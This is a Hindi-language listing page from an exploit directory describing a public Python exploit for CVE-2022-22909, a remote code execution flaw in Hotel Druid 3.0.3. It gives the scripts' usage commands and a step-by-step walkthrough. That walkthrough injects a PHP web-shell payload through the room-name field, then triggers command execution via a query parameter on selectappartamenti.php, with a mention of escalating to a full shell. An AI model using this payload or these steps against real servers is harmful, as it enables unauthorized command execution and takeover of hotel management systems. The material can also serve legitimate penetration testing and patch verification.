
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2022-22909 — Python-आधारित एक्सप्लॉइट जो Hotel Druid 3.0.3 रिमोट कोड एक्ज़ीक्यूशन (CVE-2022-22909) के लिए है। कमरे के नामों के माध्यम से PHP पेलोड इंजेक्ट करता है ताकि कमांड एक्ज़ीक्यूशन और कमजोर टारगेट पर शेल एक्सेस प्राप्त किया जा सके। | Kitploit
उपकरण/GitHubGitHub/kaal18/cve-2022-22909
पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगरिमोट एक्सेस टूल
GitHubkaal18/cve-2022-22909

CVE-2022-22909

Python-आधारित एक्सप्लॉइट जो Hotel Druid 3.0.3 रिमोट कोड एक्ज़ीक्यूशन (CVE-2022-22909) के लिए है। कमरे के नामों के माध्यम से PHP पेलोड इंजेक्ट करता है ताकि कमांड एक्ज़ीक्यूशन और कमजोर टारगेट पर शेल एक्सेस प्राप्त किया जा सके।

रिपॉजिटरी देखें
24124 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2022-22909 होटल ड्रूइड 3.0.3 - रिमोट कोड एक्ज़ीक्यूशन (RCE)

kaal द्वारा एक्सप्लॉइट

एक्सप्लॉइट्स

  1. HotelDruidExploit.py

यह एक्सप्लॉइट हमारे PHP पेलोड को कमरे के नाम के रूप में एक नया कमरा बनाएगा।

उपयोग : $ ./HotelDruidExploit.py -h

image

$ ./HotelDruidExploit.py -u http://127.0.0.1/hoteldruid

image


  1. HotelDruidExploitRoom.py

यह एक्सप्लॉइट तब काम करेगा जब आप पहले से कमरे का नाम जानते हों।

उपयोग : $ ./HotelDruidExploitRoom.py -u "http://127.0.0.1/hoteldruid" -r "abc"

image


एक्सप्लॉइट वॉकथ्रू :

1). होटल ड्रूइड पेज पर जाएँ।

2). Tables -> Rooms पर क्लिक करें।

image

3). Create New Room फ़ील्ड में नीचे दिया गया php कोड डालें, और Add पर क्लिक करें।

{${system($_REQUEST[cmd])}}

image

4). आपको "Room" नाम फ़ील्ड में हमारे पेलोड के साथ एक नया कमरा दिखाई देगा।

image

5). नीचे दिए गए लिंक पर जाएँ और आपको कमांड एक्ज़ीक्यूशन मिलेगा, बाद में आप पूर्ण शेल प्राप्त कर सकते हैं।

http://127.0.0.1/hoteldruid/dati/selectappartamenti.php?cmd=whoami

नोट : अपने hoteldruid लक्ष्य IP के साथ Ip बदलें।

कमज़ोरियों का विवरण :

यह कमज़ोरी इसलिए होती है क्योंकि कमरे के नाम /var/www/html/hoteldruid/dati/selectappartamenti.php के अंदर संग्रहीत किए जा रहे हैं।

image

और selectappartamenti.php एक PHP फ़ाइल है, इसलिए उस फ़ाइल के अंदर कोई भी PHP कोड सर्वर द्वारा निष्पादित हो जाएगा।

टूल डाउनलोड करें